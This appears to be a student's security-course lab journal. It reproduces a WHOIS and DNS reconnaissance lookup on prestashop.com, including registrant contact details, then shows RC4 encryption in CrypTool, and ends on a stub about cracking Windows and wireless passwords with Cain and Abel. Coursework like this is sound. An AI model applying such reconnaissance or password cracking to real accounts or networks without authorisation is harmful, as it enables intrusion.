


## PRACTICAL NO.1


**AIM : Use Google and Whois for Reconnaissance.**

### Using who.is

Step1: Open the WHO.is website



Step 2: Enter the website name and hit the “Enter button”.



### Step 3: Show you information about [www.prestashop.com](http://www.prestashop.com)

Overview for **prestashop.com**: [Whois](#) Website Info History DNS Records Diagnostics

**Registrar Info**

Name	MAILCLUB SAS
Whois Server	whois.mailclub.net
Referral URL	<a href="http://safebrands.com">http://safebrands.com</a>
Status	clientTransferProhibited <a href="http://www.icann.org/epp#clientTransferProhibited">http://www.icann.org/epp#clientTransferProhibited</a>

**Important Dates**

Expires On	April 11, 2016
Registered On	April 11, 2007
Updated On	February 24, 2015

**Name Servers**


a.ns.mailclub.fr	195.64.164.8
b.ns.mailclub.eu	85.31.196.158
c.ns.mailclub.com	87.255.159.64

## Raw Registrar Data


Domain Name: PRESTASHOP.COM  
Registry Domain ID: 920363578\_DOMAIN\_COM-VRSN  
Registrar WHOIS Server: whois.mailclub.net  
Registrar URL: http://www.mailclub.fr  
Updated Date: 2015-02-24T05:43:34Z  
Creation Date: 2007-04-11T08:59:05Z  
Registrar Registration Expiration Date: 2016-04-11T08:59:05Z  
Registrar: Mailclub SAS  
Registrar IANA ID: 1290  
Domain Status: clientTransferProhibited  
<https://icann.org/epp#clientTransferProhibited>  
Registry Registrant ID:  
Registrant Name: NOMS DE DOMAINE Responsable  
Registrant Organization: PRESTASHOP  
Registrant Street: 12, rue d'Amsterdam  
Registrant City: Paris  
Registrant State/Province:  
Registrant Postal Code: 75009  
Registrant Country: FR  
Registrant Phone: +33.140183004  
Registrant Phone Ext:  
Registrant Fax: +33.972111878  
Registrant Fax Ext:  
Registrant Email: [domains@prestashop.com](mailto:domains@prestashop.com)  
Registry Admin ID:  
Admin Name: NOMS DE DOMAINE Responsable  
Admin Organization: PRESTASHOP  
Admin Street: 12, rue d'Amsterdam  
Admin City: Paris  
Admin State/Province:  
Admin Postal Code: 75009  
Admin Country: FR  
Admin Phone: +33.140183004  
Admin Phone Ext:  
Admin Fax: +33.972111878  
Admin Fax Ext:  
Admin Email: [domains@prestashop.com](mailto:domains@prestashop.com)  
Registry Tech ID:  
Tech Name: TINE, Charles  
Tech Organization: MAILCLUB S.A.S.  
Tech Street: Pole Media de la Belle de Mai 37 rue Guibal  
Tech City: Marseille  
Tech State/Province:

Overview for [prestashop.com](#): Whois **Website Info** History DNS Records Diagnostics ⌚ Updated 10 hours ago

Contact Information		Content Data	
Owner Name	PrestaShop SA	Title	PrestaShop
Email	<a href="mailto:contact@prestashop.com">contact@prestashop.com</a>	Description	PrestaShop is an Open-source e-commerce software that you can download and use it for free at <a href="#">prestashop.com</a> .
Address	6, rue Lacépède PARIS, Ile de France 75005 FRANCE	Speed: Median Load Time	2608
		Speed: Percentile	<div style="width: 21%;">21%</div>
		Links In Count	61656



1 Days



Subdomains

	Reach ⓘ	Page Views ⓘ	Page Views Per User
prestashop.com	69.07%	45.39%	3.49
addonsprestashop.com	43.62%	43.93%	5.36
docprestashop.com	14.01%	6.23%	2.36
demoprestashop.com	4.00%	1.44%	1.9
forgeprestashop.com	3.31%	1.41%	2.3
buildprestashop.com	1.36%	0.34%	1.3
mailprestashop.com	0.53%	0.21%	2.1
helpprestashop.com	0.72%	0.16%	1.2
validatorprestashop.com	0.20%	0.14%	3.7
sandrineprestashop.com	0.07%	0.14%	11
scmprestashop.com	0.31%	0.12%	2.0
OTHER		0.49%	

Overview for **prestashop.com**: Whois Website Info **History** DNS Records Diagnostics ⌚ Updated 11 hours ago ⌚

Want this archived information removed?

Old Registrar Info January 28, 2008		Registrar Info September 03, 2015	
Name	MAILCLUB SAS	Name	MAILCLUB SAS
Whois Server	whois.mailclub.net	Whois Server	whois.mailclub.net
Referral URL	http://safebrands.com	Referral URL	http://safebrands.com
Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited	Status	clientTransferProhibited http://www.icann.org/epp#clientTransferProhibited
Important Dates		Important Dates	
Expires On	April 11, 2016	Expires On	April 11, 2016
Registered On	April 11, 2007	Registered On	April 11, 2007
Updated On	February 24, 2015	Updated On	February 24, 2015

Overview for **prestashop.com**: Whois Website Info **History** **DNS Records** Diagnostics ⌚ Updated 11 hours ago ⌚

Name Servers – prestashop.com		
Name Server	IP	Location
a.ns.mailclub.fr	195.64.164.8	Marseille, B8, FR
b.ns.mailclub.eu	85.31.196.158	Marseille, B8, FR
c.ns.mailclub.com	87.255.159.64	Vélizy, A8, FR

SOA Record – prestashop.com		
Name Server	master.ns.mailclub.fr	
Email	<a href="mailto:domaines@mailclub.fr">domaines@mailclub.fr</a>	
Serial Number	2012123310	
Refresh	8 hours	
Retry	4 hours	
Expiry	41 days 16 hours	
Minimum	9 hours 13 minutes 20 seconds	

## PRACTICAL NO. 2

2.1) Use CryptTool to encrypt and decrypt passwords using RC4 algorithm.

The screenshot shows a web browser window with two tabs open. The active tab is titled 'Downloads - CrypTool Portal' and displays the CrypTool 1.4.41 release page. The left sidebar features a quote from Prof. Dr. Albrecht Beutelspacher and a 'CRYPTOOL NEWS' section about the release of CT 2.1 (2018-3). The main content area is titled 'Downloads' and lists the English version of CrypTool 1.4.41, providing a download link and SHA256 hash.

**Deutschland  
Land der Ideen**

*"For practical applications, we find ourselves reaching more and more for CrypTool because the students are presented with a comprehensive offering of practical implementations of algorithms."*

Prof. Dr. Albrecht Beutelspacher, Uni Gießen

**CRYPTOTOL NEWS**

**NEW VERSION OF CRYPTOTOL — CT 2.1 (2018-3) RELEASED**

The new release version of CrypTool 2.1 was published on Dec 19, 2018.

This "Xmas version" is available in 3 languages (German, English, and Russian). It contains many small improvements and a direct connection to the DECODE database for critical documents.

**Downloads**

**RELEASE VERSION CRYPTOTOL 1.4.41**

The current release version is **CryptTool 1.4.41** (released March 27th, 2018).

This version requires a Win32 environment. The program contains some few functions calling Java applications. To run these functions a Java runtime environment under Win32 (at least JRE 1.7) needs to be installed.

Both, the sources of the release version (Tag "CrypTool\_1\_4\_41") and the sources of the latest changes are available from the [subversion repository](#). Everybody has read access to this repository (username anonymous and empty password).


CryptTool 1.4.41 is available in English, German, Spanish, Polish, Serbian, and French:

- [CryptTool 1.4.41 — English version](#)  
SHA256: fc724e6f7f8fc94026ee6cf1eb847f8a6b55fbe1d2763cf1070c7a5a5926e5ab
- [CryptTool 1.4.41 — German version](#)  
SHA256: a22c88878453979736ae655db2d4bc83a1fd06c02d7ef53ca62b263cac747d2a
- [CryptTool 1.4.41 — Spanish version](#)  
SHA256: a36ba490a0deeb7ebdff323c10491071ffae7cc21736c9298ab2ed53aa62ce92
- [CryptTool 1.4.41 — Polish version](#)  
SHA256: 28c50d2e776454e498a53a29dc5669ede58cf8a22299a70d18f3c0cdc4a9050d
- [CryptTool 1.4.41 — Serbian version](#)  
SHA256: ed2f193e25b3f275cad65f1ee0b89af150fdf9e6cf95662fa47cd2878e7a277d

Go To Top


SELECT CRYPTOTOL 1.4.41 English version

Step 1:




Step 2 : Using RC4.


### Encryption using RC4



### Decryption




## 2.2) Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords



Click on HASH Calculator

Enter the password to convert into hash



